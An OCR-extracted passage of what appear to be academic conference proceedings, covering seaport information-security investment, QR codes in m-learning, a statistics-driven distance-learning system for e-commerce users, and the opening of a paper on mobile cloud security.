This process begins with the concentration on threat analysis that might cause security incidents. All different controls related to architecture, organization, personnel, hardware, software, communication and threats are being evaluated and the end result of this process is detailed catalogue or all threats and controls (protections) used to lower the impact of threats. The goal is to reach basic protection level: it is satisfied if all threats that can be foreseen are eliminated by using adequate controls. The advantage of this approach is that is standardizes protection in case that there are low to medium-high needs for controls and the disadvantage is that the total number of threats and protections is so high that it is quite problematic to anticipate all possible scenarios and to implement all controls. Furthermore, application of basic protection measures is typically late in respect to technology and threat development and it does not contain any financial aspects or analysis.

The basic issue in information security decision making is the fact that financial or economic indicators generally do not incorporate the relation towards the technical domain (risk assessment, vulnerabilities). This request has lead to introduction of Return on Security Investment (ROSI) – indicator requiring that monetary risk avoidance („savings“ which are compared to the loss caused by security incidents) has to be higher than the cost of implementation of security control, of course, in a cumulative form [9]. This form of evaluation helps during the seaport information security investment decision making, but it does not create a relation between several possible alternatives because there is no real correlation towards engaged capital level. Therefore, scenario or option analysis combined with technical risk analysis is the only viable way to fully integrate technical information security risks with financial investment analysis.

VIII. CONCLUSION

Complex systems like Croatian seaports are exposed to challenges of modern, de-materialized economy. Information security became a new business function in the past two decades, especially with the introduction of networking and communication technologies. It is inevitable that the additional task to introduction of Port Community Systems in Croatian seaports is making sure that data used in them or being transmitted through them is sufficiently protected from loss of integrity, availability or confidentiality. There are also pronounced levels of legal requirements for measures of information security.

However, it is a basic business request to join two opposed perspectives: techno centric one, insisting on concept of total security and financial one, insisting on rational investments resulting in satisfactory and measurable return. The balance between two perspectives is a key in decision making: the shift of this balance in either way results in the diminished financial performance of the seaport or the implicit acceptance of too high and unreasonable risk levels.

There are several proven quantitative methods which are able to deal with all these challenges. It is possible to use modified methods of economic and financial evaluation, with pronounced problem of determination of input parameters, similar to standard used models of capital investment evaluation. Revenue side of the equation in this case may be determined by quantifying avoidance of loss caused by incidents in seaport information systems environment. It is also possible to use the modified internal rate of return method, adjusted to the topic of information security investment. Theoretically, it should be possible to also use the modified Modern Portfolio Theory to analyze portfolio of various information security solutions, but practically, it would be very difficult to properly determine input variables. The method should also be adjusted to be able to use other distribution than normal distribution, which is not applicable in this particular case. Finally, during various simulations, Monte Carlo and other

simulation methods might be of use. For selection and rating of various competing solutions, the proven Analytical Hierarchy Process method may be used and also, in particular phases of decision making, standard linear and non-linear programming methods might be of help. However, in any case, the basic assumption has to be maintained throughout quantification process, regardless of the chosen method: the summary cost of information security implementation has to outweigh the summary loss caused by security incidents.

QR Codes as a time management tool in m-learning

I. Ćulumović Županović* and E. Tijan**
*Politehnika Pula - University of Applied Sciences, Pula, Croatia
iva.culumovic@ri.htnet.hr
** University of Rijeka, Faculty of Maritime Studies, Rijeka, Croatia
etijan@pfri.hr

Summary – The constant development and increased usage of ICT, especially mobile communications and Web technologies, has enabled users to use specific ICT solutions such as automatic identification and data capture techniques using QR Codes in order to improve learning processes. This paper researches the benefits of using QR Codes in m-learning, and presents examples of how QR Codes can be used to enhance learning processes. Universities and other educational institutions should implement m-learning to provide their students with "just in time" information and learning materials, in order to facilitate distance learning. This can be improved by using QR Codes with the purpose of better time management for both parties: students and professors.

Key words: QR Codes, m-learning, time management

I. INTRODUCTION

Modern educational institutions have to be flexible and adaptable, and should embrace and use modern information and communication technologies (ICT), such as Web technologies, e-learning and m-learning to improve their educational and learning processes. Time management is also important for professors and students alike, because of a fast life style, which is characteristic for modern society.

ICT infrastructure and mobile communication networks can contribute to fast and efficient dissemination of created knowledge from educational institutions towards students. To ensure that the essential knowledge is transmitted "just in time", when students need it, information management tools can be used, such as m-learning. M-learning is achieved by using mobile communication technologies and Web technologies. Several specific ICT solutions like automatic identification and data capture techniques by using QR (Quick response) Codes can also be used for this purpose.

Using QR Codes, which contain all the references to educational materials such as links of the educational web page, students can readily access information, when and where they want to, by using mobile devices. Students can easily scan the QR Codes with their mobile devices instead of typing URLs, which is more time-consuming.

This way of improving m-learning can have a great impact on information and knowledge dissemination, education and communication between professors and students, and can improve learning processes in educational institutions.

II. TIME MANAGEMENT

Many definitions of time management exist. One definition stands out: Time Management is the development of processes and tools that increase efficiency and productivity within the set standard of time [1]. Time Management is more than just managing time. It is about controlling the use of the most valuable (and undervalued) resource. It is managing oneself in relation to time, setting priorities and taking charge of the situation and time utilization. Time Management means changing those habits or activities that may cause waste of time. It is being willing to adopt habits and methods to make the maximum use of time [2].

One can maintain balance between one's work and personal life and find enough flexibility to respond to surprises or new opportunities. Time cannot be replaced or re-created. The so-called "Zone Concept" enables that balance. The five links in the "Five Time Zone" approach are - vision and goals, plans, personal organization systems (POS), commitment and energy [2].

Accomplishing the tasks depends on the method adopted to complete the task. Activity can be often done in an easier and better way: faster, simpler, in less detail and with better results. If one uses a complex way, it will be time consuming. For example, the Pareto 80-20 rule can also be applied to increase productivity: it is assumed that 80% of the productivity can be achieved by doing 20% of the tasks. Similarly, 80% of results can be attributed to 20% of activity [3]. If productivity is the aim of time management, then these tasks should be prioritized higher.

By applying the time management tips and skills one can optimize effort and concentrate as much of the time and energy as possible on the high payoff tasks. This ensures achieving the greatest benefit possible with the limited amount of time available **Error! Reference source not found.**. In educational institutions, the five time management links can be used to establish the goal to create easier learning experience for students by using m-learning to provide learning materials to the students in

the relaxed environment and enable them to manage their time more efficiently. This way of learning enables students to learn at high-energy periods of their day, with access to relevant learning material for all students anytime and anywhere they wish to learn, increasing their productivity.

III. M-LEARNING IN EDUCATION

The use of mobile devices such as mobile phones has grown to such an extent over recent years that they now overtake the proliferation of personal computers in modern professional and social contexts. However, it appears that little use has been made of these convenient tools in learning contexts. In general, mobile learning or m-learning can be viewed as any form of learning that happens when mediated through a mobile device, and a form of learning that has established the legitimacy of 'nomadic' learners [5].

The trinity of "location independence," "time independence" and "meaningful content" is the most important aspect in the study of mobile learning. These three dimensions are the salient characteristics of mobile learning and distinguish from the related fields of e-learning or Web-based learning. "Location independence" refers to learning not restricted to a fixed location. "Time independence" means that learning may extend beyond the discrete classroom learning time, but into other informal learning environment at suitable time. "Meaningful content" refers to the content not only at the semantic level. It is needed to consider whether the content is suitable to be delivered with the media, devices and communication settings as well [6].

While mobile technologies are not yet widely and routinely used in education, they have the potential to be used in a multitude of pedagogical and other contexts in higher education. For example, Patten, Sanchez and Tangney have identified several categories of use of mobile technologies in education [5]: Administration (the use of calendars, exam reminders, grading software), Referential (dictionaries, e-books and office applications), Interactive (quizzes, response software), Micro world (simulations, games), Data collection (data logging, note taking, audio recording, e-portfolios), Location aware (augmented environments, GPS navigation and tagging) and Collaborative (pod/vodcasting, blogging, instant messaging).

The following characteristics are recommended for the incorporation of mobile learning into a higher education learning environment: [5]

1. Real world relevance: use mobile learning in authentic contexts,

2. Mobile contexts: use mobile learning in contexts where learners are mobile,

3. Explore: provide time for exploration of mobile technologies,

4. Blended: blend mobile and non mobile technologies,

5. Whenever: use mobile learning spontaneously,

6. Wherever: use mobile learning in non traditional learning spaces,

7. Whomsoever: use mobile learning both individually and collaboratively,

8. Affordances: exploit the affordances of mobile technologies,

9. Personalise: employ the learners' own mobile devices,

10. Mediation: use mobile learning to mediate knowledge construction,

11. Produce: use mobile learning to produce and consume knowledge.



Figure 1. The ongoing user-centered mobile design life cycle

The user-centered m-learning mobile design life cycle [8] as shown in Figure 1 above can be thought of as an ongoing process which is important for educational institution which plans to implement m-learning as educational tool.

Delivered mobile learning can be just as effective as the online learning alternatives. Mobile learners also benefit from their ability to access content and revisit concepts at the time of need or available schedule.

Some benefits of using m-learning are [9]:

- Mobile web browsers work fine for accessing existing e-learning content & sites,
- Mobile content can be as secure as online learning content,
- Cost effective - using existing mobile devices: cellphones/smartphones,
- More content options – any communications or content that can be sent/received to a cellphone or smartphone can be tracked and managed,
- Content creation on the fly - can create and deploy audio-based content from anywhere,
- Quick and easy to organise and to deliver education materials, updating it, tracking use and communication within knowledge base and users,

- Providing opportunities to engage learners outside of the regular learning timetable and the physical classroom setting because subject material and activities can be accessed at the learner's convenience.

M-learning gives opportunities for teachers to model the use of technology in education to teach in ways that acknowledge the technology rich environment within which most students operate in their out of school lives. Switzer and Csapo think that mobile technologies are an 'effective tool for encouraging team work and information sharing among students' [5], presenting opportunities for students to demonstrate their own understandings and to learn from the understandings of others. M-learning is learner directed - it allows learners to prioritise their needs and then to meet them, supported by the portability and flexibility of mobile technologies.

IV. QR CODES IN PUROSE OF IMPROVEMENT OF TEACHING AND LEARNING PROCESSES

A quick response (QR) code is a two dimension bar code that can be read on devices such as a mobile device (with integrated camera) or a laptop computer which, once accessed, will allow you to complete an action. For instance, reading some text, accessing a web site or texting a number. A useful way of thinking of QR Codes is that they link the physical world (the poster, print out, room, or physical object) to the electronic (web resource, text information) or facilitating communication (SMS message, phone call). This adds value through improving the potential of making access to information more efficient and effective [10].

Bar codes have become widely popular because of their reading speed, accuracy, and superior functionality characteristics.

QR Code is a kind of 2-D (two-dimensional) symbology developed by Denso Wave (a division of Denso Corporation at the time) and released in 1994 with the primary aim of being a symbol that is easily interpreted by scanner equipment [11].

Figure 2. QR Code and Bar Code

QR Code (Figure 2.) contains information in both the vertical and horizontal directions, whereas a bar code contains data in one direction only. Therefore, QR Code holds considerably greater volume of information than a bar code [11].

The features of the QR Code are as follows [12]:

1) QR Code holds a considerably greater volume of information than a bar code. While conventional bar codes are capable of storing a maximum of approximately 20 digits, QR Code is capable of handling several dozen to several hundred times more information.

2) QR Code is capable of handling all types of data, such as numeric and alphabetic characters, Kanji, Kana, Hiragana, symbols, binary, and control codes. Up to 7,089 characters can be encoded in one symbol.

3) Since QR Code carries information both horizontally and vertically, QR Code is capable of encoding the same amount of data in approximately one-tenth the space of a traditional bar code.

4) QR Code is capable of 360 degree (omnidirectional) high speed reading. QR Code accomplishes this task through position detection patterns located at the three corners of the symbol.

5) QR Code can be used with not only scanners connected with computers but also with mobile phones.

6) The specification of QR Code has been disclosed by Denso Wave, or is "open source", so users can easily create a QR Code by using free software.

The types of QR Codes are [13]:

1. URL Based QR Codes, which when created can direct user to any website URL or WWW address within Internet. With URL based QR Codes one can track how many scans they receive, the location they where scanned from, and much more detail by using QR Code tracking tools.

2. meCard QR Codes, which when scanned will provide a persons' contact details for users phone, so that contact details can be inserted into an address book.

3. vCard QR Codes, which when scanned provide users with contact information just like a meCard QR Code. However they usually contain more information then a meCard.

3. Calendar Event QR Codes, which when scanned show users the date of an event, so it can be remembered or directly inserted into phone's calendar.

4. Email QR Codes, which when scanned provide users with an email address.

5. Phone QR Codes, which when scanned produce a phone number which can be called from users' phone.

6. Plain text QR Codes - special QR Codes which when scanned produce a message on users' phone.

7. SMS text message QR Codes, which produce a text message that is ready to be sent with a message when scanned.

8. GPS Map Coordinate QR Codes which show directions to an object.

9. Social Media QR Codes are a perfect way to get more "likes" for users' website.

10. Wi-Fi Network Info QR Codes provide wireless access information for mobile devices to connect.

Most of the mobile phones have small digital cameras integrated; therefore they can be used as QR Code scanners. The majority of students own mobile phones. They can use them as communication tools to receive and to send emails, and to view websites as well as to talk with their colleagues.

If the mobile devices are equipped with Wi-Fi access, and the activities are performed within the wireless coverage area, the cost for communication and usage of QR Codes in m-learning would be minimal.

The main usages of the mobile phones and QR Codes in education are [10]:

1. Learning during and after the class - The QR Code allows students to easily view Web pages instead of typing long web addresses (URL). One approach is to use QR Codes in presentation material to provide people with "just in time" information available from the projected presentation. For instance, the presenter might be discussing a concept and making reference to various online resources. These links can be made available as a QR Code. The student could scan the QR Code and either access the supporting online resource directly or save it in their web bookmarks. This offers a significant efficiency gain over having to enter a long URL manually, whilst the slide is disappearing. Other approach is to use the QR Code to access teaching materials after class on the institution's Web page, like it is used at Politehnika Pula - University of Applied Sciences.

2. Using the QR Code allows the teacher to conduct surveys during classes. For example, if QR Codes for answering a question are prepared beforehand, the students can [12]:

- Choose one of the QR Codes to answer the question. For example: two QR Codes were used so the audience could answer a closed (yes/no) question. To do this they simply scan the appropriate QR Code. This would send a pre-written SMS message to the SMS service of the educational institution. The presenter could then access these results via a web page. This offers advantages over the "classical" method of asking people to raise their hands as it quantifies the feedback, and the replies are anonymous.
- Scan the QR code with their mobile phones to check attendance
- Write a comment to both teacher and classmates on the mobile web or evaluate teaching by sending their comments to the Web server

As the data sent by the students could be stored in the Web server, the students and the teacher could view them instantaneously on the mobile phone display, as well as on the computer display. It is especially important for assessment that the results of answers to question items are immediately displayed.

Following is an example of generating and using QR Codes at Politehnika Pula - University of Applied Sciences, Croatia. It was first necessary to create a QR code for the purpose. To create the QR Code one needs to access a QR Code generator. Many QR Code generators are available online [14] [15]. Once accessed, it was necessary to choose a type of QR Code to be generated (URL, message, phone, SMS, email, vCard). In this case, an URL QR Code was generated by copying and pasting the URL. The URL which was used was [16]: www.politehnika-pula.hr/moodle/course/view.php?id=50.

The URL was pasted into the appropriate part of the web form to generate the QR Code. The URL was then presented as a QR Code. Finally, it was saved as image (jpeg format) and sent to students by email to enable them the access to lectures in the subject "Economy of creating value" within the "Creative management" module, uploaded to the Web page. Politehnika Pula - University of Applied Sciences maintains web pages with lectures of all subjects and modules within the Moodle e-learning system, accessible to students or teachers.

The URL of the image after generating the QR Code was:

http://www.mobile-barcodes.com/qr-code-generator/generator.php?str=http://www.politehnika-pula.hr/moodle/course/view.php?id=50&barcode=url

The outcome of using the created QR Code was that students could simply scan the materials, as opposed to trying to follow a complex URL and to spend valuable time.

Responsibility lays with the student to find installed or to install (to download the right decoder) the appropriate QR Code reader software for their mobile device in order to capture the data held within the QR Code. It is not important which reader software is being used, because QR Codes comply with an international standard (ISO/IEC 18004:2006) [10]. To use QR Code reader on the document with the embedded image, user can simply slide the decoder over the area and the text will automatically be displayed. If the text is an URL, the reader will make a link to the Website.

In future, for academic purposes, using QR Codes during student testing could help to ensure anonymity in grading. Posted next to artwork or in musical or theatrical programs, QR Codes might lead students to open forums where they could join in community discussions about

what they've heard or seen. In medical scientific work, QR Codes could take the place of printed labels; attached to lab work, samples, or medication options, they could preserve confidentiality of participant names. QR Codes can also handle various languages. The technology may evolve so that data embedded in a QR Code can be interpreted differently by different viewers; that is, passwords or biometric data might open more data to some authorized users, or viewer signatures may unlock different information sets [17].

V. CONCLUSION

This paper researched and presented the benefits of using mobile devices and QR Codes to facilitate m-learning in higher education. The paper provided examples and listed possibilities of using QR Codes in m-learning to improve learning processes. QR Codes, together with mobile devices equipped with QR Code reading software, can connect users to online information quickly and easily, enabling m-learning "just in time", anywhere and anytime the users want to learn. The low financial and technical requirements needed for creating and reading QR Codes allow innovative teachers and professors to implement QR Codes into their teaching methods. All of this makes QR Codes a valuable m-learning tool.

Using QR Codes in m-learning provides students with an additional possibility to set priorities and to manage their time in order to meet deadlines, to set and achieve goals, to effectively organize daily actions, to make smarter and faster decisions, to uncover better learning options, to work in a team, to prevent burnout, etc. Simply stated, using QR Codes in m-learning enables students to better manage their time. These are essential skills for students who want to be more effective in both working and learning. By using QR Codes students can improve time utilization to a certain extent. M-learning, assisted by QR Codes, posesses significant potential and could be a new intangible asset in higher educational programs.

Using QR Codes as an m-learning tool is still very new, and needs more research for the purpose of determining the means of beneficial use in learning processes. This research should give the readers from educational institutions the inspiration for using QR Codes in their work by using mobile devices for creative ways of teaching and to enable m-learning for students. It could offer expanded pedagogical value by enabling students to learn in both physical and virtual environments. This is possible because QR Codes link the physical and virtual worlds and enable "on-the-spot" access to online educational materials, facilitating learning anywhere in the physical world, away from classroom or computers.

Using QR Codes in m-learning enables the creation, distribution and use of knowledge in various places at the same time, and can improve time management of both teachers and students by using timely information to enable the transfer of knowledge.

Abstract - Information technology has crucial importance in e-commerce. E-commerce includes many fields of information technology and their practical usage. The users of e-commerce need to receive a thorough and up-to-date education about the new technological solutions in order to maximize the usage of new technologies and services developed using these technologies. The education of e-commerce users is done through a dialogue-based distance learning system. The system is based on the analysis of a learner's feedback, research of the defined structure of the knowledge domain and generation of new learning materials/units. In order to help e-commerce users to better understand and learn basic and advanced e-commerce services, a specialized knowledge domain about e-commerce was defined as part of our distance learning system. A decrease in learning time leads to a more efficient usage of the services offered and increases the productivity of e-commerce. Statistical analysis, based on monitoring every activity of a user working with the learning system, allows for implementation of adaptive components designed to reduce learning time and maintain the quality level of the newly acquired knowledge. Applying such a system for distance learning enables education of many users, regardless of time and space, and reduces learning time.

I. INTRODUCTION

Information technology is of great importance to e-commerce. Dynamic development of information technology leads to improvement of the existing e-business services and to introduction of new ones. The quality of e-business, and especially e-commerce, is influenced by how well users are educated in the existing and new e-business services. Educating users can be done using a distance learning system, a method independent of time and space. Although important, these e-learning advantages do not guarantee successful learning because crucial factors for the learning process outcome are structure and organization of the learning process. Distance learning system based on dialogue can be applied to an e-commerce system as a supporting system to educate users on all aspects of a given e-commerce system as well as surrounding knowledge [1,2]. The system is based on the analysis of a learner's feedback, research of the defined structure of the knowledge domain and generation of new learning materials/units. The system continuously follows user's reactions to the knowledge material being presented, analyses current knowledge of the user and improves it. By reducing time necessary to educate a user in the domain of e-commerce, while maintaining knowledge quality level, we can improve the results of e-commerce. Statistical analysis of user's activity during the process of learning is used to get data important for evaluating current knowledge level. User's activities while searching through the learning domain, testing acquired knowledge and working with content the system is presenting, are analysed. Data obtained in that way is used by the system to guide user's learning process, in order to eliminate flaws in their knowledge and acquire new. While guiding the learning process, individual and overall results of the statistical analysis are taken into consideration. Selected data is used as the basis for developing advanced features of the system aimed at adaptive behaviour of the system towards each user. Statistical analysis also allows an insight into user's current knowledge and learning styles, as well as guiding the process of learning.

Basic principles of Distance learning system based on dialogue are described in Section II. Section III presents improvements to the system by using statistical analysis. Section IV shows the implementation of improvements based on statistical analysis into the current system. Future work is shown in Section V. Conclusion in Section VI is followed by the reference list.

II. BASIC PRINCIPLES OF A DISTANCE LEARNING SYSTEM BASED ON DIALOGUE

Core elements of the distance learning system based on dialogue are:

- Knowledge base
- Delivery system
- Learner (student)
- Evaluation system
- Database system
- Control system.

Control system uses queries to search the knowledge base and select learning materials containing information to be presented to the user via the delivery system. Multimedia learning materials are presented to the learner who generates a response in the form of certain behaviour (answering a question, selecting subsequent learning materials, etc.). Evaluation system analyses user's reaction, sends the results to the control system and stores them in a database used to archive learning processes data [3]. Control system uses results of the analysis of the current learning process, as well as former learning processes, in order to form a new query for selecting content from the knowledge base that allows learning process to continue. In that way, control system analyses the current learning process and guides it, depending on user's reactions and previous learning experiences of other users.

Knowledge base consists of a group of concepts especially defined for a particular problem domain, and

their mutual relations [4]. The structure of concepts is mainly hierarchic, where simpler concepts belong to lower levels of hierarchy and complex concepts belong to higher levels (Fig. 1). Problem domain and relations are defined by the experts in that domain.



Figure 1. The scheme of a knowledge domain

By selecting a particular domain, users get an overview of all concepts in that domain and select one for learning. The system then selects learning materials for the requested concept from the knowledge base, and searches through the hierarchy of concepts of the selected domain. The system presents to the user multimedia learning materials together with a list of concepts belonging to higher and lower hierarchy levels. The user may guide her learning towards simpler or more complex concepts linked to the current learning item. This represents a way of constant guidance of the user searching through the knowledge domain. The user can test her knowledge, acquired during the learning process, by opting for questions module that belongs to the selected concept. User's answer is then evaluated as either correct or incorrect, and the information about the question, its timestamp and answer accuracy are stored in the database. Analysis of the stored data on current and former learning processes enables system to perform monitoring and make corrections to the current learning process. Besides this systematic approach to studying knowledge domain, which is based on searching through a hierarchy of concepts, the system gives users an insight into their current level of acquired knowledge for a specific domain [5].

III. IMPROVEMENT OF THE SYSTEM BY STATISTICAL ANALYSIS

We can make learning process better and shorten learning time, if we increase the quality of following user progress. This is based on statistical analysis of data collected in the process of learning (choice of concepts, navigation through the concept hierarchy, choice of questions, accuracy of answers, etc.) The results of static analysis depend on the quality of collected data. For the purpose of higher quality data tracking during learning, we have implemented the following modules:

- Administrative module
- Testing module

Administrative module is used for adding new and updating current users. Improvement of the administrative module aims at organising domains to be used for class purposes, as well as groups of users for each domain. Creating new domains or subdomains, and organising users into groups, allows us to analyse data for each domain or subdomain separately, taking into account only targeted groups of users. Administrative module offers the following functions:

- Adding new and editing current learning domains
- Assigning experts to learning domains
- Creating new and editing current groups
- Linking system users to current groups and updating groups.

Testing module is intended for estimating learner knowledge, and the choice of test questions is random. Improvement of the module includes different ways of generating test questions. Testing module allows us to generate questions according to the following criteria:

- Check all the questions that belong to a single concept
- Choose previously incorrectly answered question
- Choose most frequently asked question
- Random.

Checking all the questions that belong to a single concept criterion is based on selecting previously unanswered questions, whether in the current or any other previous learning session of that concept. If there are no previously unanswered questions, one will be chosen randomly. Choosing previously incorrectly answered questions criterion selects questions for which the user has not yet given a correct answer. This is aimed at repetition of what has been learned. If there are no such questions, one will be chosen randomly. Choosing most frequently asked question criterion singles out those questions answered the largest number of times (by all users) in the process of learning. Random criterion selects a question by chance. One criterion is chosen for each domain. Every concept within a domain inherits that domain's criterion for selecting a question, with the possibility of changing that criterion. Selecting a question for the current concept is based on the criterion defined for that learning domain. Then, the system checks whether there is a different criterion set for the current concept. If the defined selection criterion fails to find a question, one is chosen randomly.

By using different selection criteria we change not only the way test questions are selected, but also our approach to testing user's knowledge. Further control over how learning domain is tested is done by defining different criteria for each concept in relation to the domain. Domain expert defines selection criteria for each class domain as well as concepts belonging to it.

Improvements of administrative and testing modules enable groups of users to learn groups of concepts within a particular domain or subdomain, by modifying approaches to knowledge testing. Statistical analysis over data collected during learning is now able to provide us with more precise and thorough results of the level of knowledge for all users. Thus, the system improves user tracking while learning concepts within a domain, and better guides the process of learning. Statistical analysis aims at collecting data while:

- Choosing concepts, i.e. navigating within the hierarchy of concepts
- Selecting test questions
- Answering selected questions.

Monitoring how users choose concepts refers to the learning frequency for each user and group the user belongs to. Also, starting time and duration of learning

session for a particular concept, are monitored. Users can see data about the number of learning sessions within a domain. When selecting concepts for learning, the system suggests users to learn concepts that are most frequently chosen by that particular group of users. When selecting test questions, the system registers the question, selection criterion, starting time and time necessary for the user to respond. Monitoring user's answers deals with the evaluation of their answers, number of answers and the overall achievement for a particular concept. The results of statistical analysis are available to users, who are given an overview of their current level of knowledge for a particular domain. Domain experts are able to see the results that refer to the knowledge level of each user and group of users. Using that data, experts get useful feedback about the learning process, so they are able to modify the structure of the knowledge domain (adding new concepts, changing the hierarchy of concepts, introducing new test questions, etc.). By examining the results of the statistical analysis, both users and experts get feedback on user learning process and their level of knowledge. Statistical analysis makes the basis for improvement aimed at better guidance of the learning process of a user or group of users. In that way, it is possible to implement additional functionalities for adaptive system behaviour towards individual users and groups.

IV Implementation of System's Improvement Based on Statistical Analysis

In order to enable data processing for specific groups and knowledge domains, we made some modifications to the application database. Now, database offers the possibility to single out users and experts as well as their grouping and linking to domains. Relational schema of this module currently has the following structure:
domain(domain_id, domain_name, *id_way_question*)
groups(group_id, group_name)
groups_domain(domain_id, group_id)
users(user_id, username,.., *category_id*)
groups_users(group_id, user_id)
categories(category_id, category_name, access)

After building this new model, making the relational schema and creating tables in the database, we have made some modifications to the PHP code of the application. Further, we added new interface for easier addition/deletion of users/domains, following a similar functionality in Moodle (MudRi).

In order to be able to manage the process of knowledge testing, based on previously collected and analysed data, we had to a) collect data and b) introduce different ways of testing. Certain modifications to the database enabled these functionalities, so now the relational schema of this model has a different structure:
question(question_id,..., *type_id*, active, compulsory)
question_type(type_id, type_name)
way_question(way_id, way_name)
concept_domains(...,*way_id*,...)
domains(...,*way_id*,...)
trajectory(trajectory_id, *user_id*, *concept_id*, *domain_id*, access_timestamp)
test_concept(test_id, *concept_id*, *user_id*, *question_id*, correct)
learning_concepts(learning_id, *concept_id*, *user_id*, *domain_id*, date)

Analiza pojmova			
Naziv pojma	Broj posjeta	Broj pitanja	Točnost učenja
Algoritam (kriptografski)	0	7	29%
Algoritam simetričnog šifriranja	4	4	25%
Asimetrični algoritam	0	0	0%
Asimetrični kripto sistem	2	3	0%
Autentifikacija	0	0	0%
Autorizacija	0	0	0%
Certifikat	4	0	0%
Certifikator	1	0	0%
Davatelj internet usluga	0	0	0%
Davatelj usluge elektroničke trgovine	3	1	0%
Dekriptiranje podataka	1	1	0%

Figure 2. Analysis of user data

This relational schema allows precise definition of how questions are generated when testing knowledge on several levels. The selection of questions is defined first by the value of attribute "compulsory". The next level of definition is the way question is generated, as defined in "concept_question" relation. If that value is not defined, there is a default, fall-back setting of the way questions are generated, which is defined at the level of domain. Additional relations allow us to collect a large set of data about the way application is used, which is further used for statistical analysis. In this phase of application development, data about user's trajectories while browsing through learning materials is also collected. Trajectories obtained in this way will be later analysed by a data mining tool. These results will be used to define recommended trajectories, as well as for adjusting knowledge structure. Our final goal is to implement a PHP module that will be able to find user behaviour patterns and suggest domain changes to the expert, who will, in turn, either accept them and make adjustments or decline them. In that way, the system will become adaptive to different user groups and knowledge structures.

Further, with each test, the system collects data about the question, answer correctness and time necessary for user to answer. Relation "test_concept" contains general data about the number of learning materials (concepts) that have been generated. We added to the application code functionalities and algorithms necessary for question selection, which are based on the preferred way of question delivery (random, incorrectly answered, most frequent, etc.).

Collected data is processed and then shown to users and experts (professors) who manage learning process for a particular domain or group. A user is able to view the following: the number of visits for each unit (concept), the number of answered questions about a particular concept and the success rate of her answers (Figure 2). An expert is able to browse through data for each user (as described above) or view the overall results for the whole domain in order to get a list of most frequently visited concepts, a list of questions and information about whether they were answered correctly or not. This is a good way to notice concepts most interesting to users, as well as those that show the highest level of acquisition or those never visited

by users. The latter can serve as a reliable indicator that it is necessary to introduce certain changes to the knowledge domain.

Figure 3. Visits to concepts - visualization (tag cloud)

In order to visualise numbers that represent visits to each concept, together with concepts for which the highest number of questions has been generated, we have implemented the, so called, tag cloud. More visited concepts are represented by bigger letters, and those less visited by smaller letters (Figure 3). The upcoming versions of this application will contain additional possibilities for monitoring users. These will be used as extra sources of data for statistical analysis and data mining. Further, we will implement live charts based on HTML5/JavaScript platform that will help in visualisation of collected and processed data.

V Future work

Further development of the learning system will aim at improving the process of monitoring user's learning and increasing the level of system adaptivity to user's learning needs. Improving the process of monitoring will be achieved by analysing user's navigation while searching through the learning domain, i.e. by analysing formative paths of learning [6]. System adaptivity aimed at user's learning needs has as its goal a complete and accurate estimate of current knowledge, and higher decision-making quality of how to guide the process of learning [7]. Further, it is important to note the knowledge level of each user and the overall level of acquisition of concepts from a particular learning domain. System adaptivity will enable a more complete search of the knowledge domain as well as better acquisition.

VI Conclusion

The users of e-commerce need to receive a thorough and up-to-date education about the new technological solutions in order to maximize the usage of new technologies and services developed using these technologies. The education of e-commerce users is done through a dialogue-based distance learning system. This paper described the improvement of a distance learning system based on dialogue, by statistical analysis. A decrease in learning time leads to a more efficient usage of the services offered and increases the productivity of e-commerce. Statistical analysis, based on monitoring every activity of a user working with the learning system, allows future implementation of adaptive components designed to reduce learning time and maintain the quality level of the newly acquired knowledge. Applying such a system for distance learning enables education of many users, regardless of time and space, and reduces learning time.

Abstract - Cloud usage has already become a reality in users' everyday habits. Combining it with the wide adoption and use of mobile phones, mobile clouds seem to be the next step in mobile business. In our paper we analyze mobile cloud service requests with respect to the relevance they have for m-commerce and economy in large. We describe potential architecture solutions which include the use of UICCs (Universal Integrated Circuit Card). Finally, we illustrate the information flow of such a system with the example of mobile e-tickets and assess such architectures with respect to security, privacy and trust.

I. INTRODUCTION

Cloud computing is highlighted in the Digital Agenda for Europe [1]. The Commissioner and Vice President Neelie Kroes, announced in early 2011 the launch of a cloud computing strategy for Europe [2]. She wants to make Europe not only 'cloud-friendly' by providing the right regulatory framework but most importantly 'cloud-active' which means that she wants European IT industry, especially small and medium enterprises, to take the opportunity and become leaders in the area.

A. The Citzen Centric Approach

This paper is looking to the clouds from a citizen point of view analyzing mobile cloud interfaces. These are interfaces from mobile phones, smart devices or tablets, which are typically used over possibly different types of wireless connections and often while the citizen is moving or travelling. These mobile cloud interfaces are already available such as the HipLogic "always connected" interface [3] or are under development and will increase by their number enormously with the transition to IPv6 and the growth of the Internet of Things. As the citizen might in the future not realize even that the mobile application he is using is a cloud application he must be assured that a number of basic design requirements such as privacy by design, a digital identification and security build in by design are respected and implemented consequently. His motivation to use a mobile cloud interface results from an interest to extend the typically limited resources of a mobile device (processor and storage capacity) to gain processing speed and to always be connected and mobile.

In practice the mobile cloud interface adds a number of risks [4] to a fixed cloud use and this is complementary to the risks assessed on cloud computing business model and technologies by the European Network and information Security Agency (ENISA). The result of this cloud computing risk assessment is an in-depth and independent analysis that outlines some of the information security benefits and key security risks of cloud computing [5]. Additional risks arise from the mobile dimension of the cloud interface typically via a wireless connection (3G, GPRS, WiFi, etc.), from the environment which can be somewhere on a railway station, an airport or somewhere with a number of people watching around, under video surveillance, etc., where confidentiality is hard to guarantee.

B. Definitions

It is crucial to define the basic terms we use in this paper in order to avoid any misunderstanding and confusion between similar terminologies.

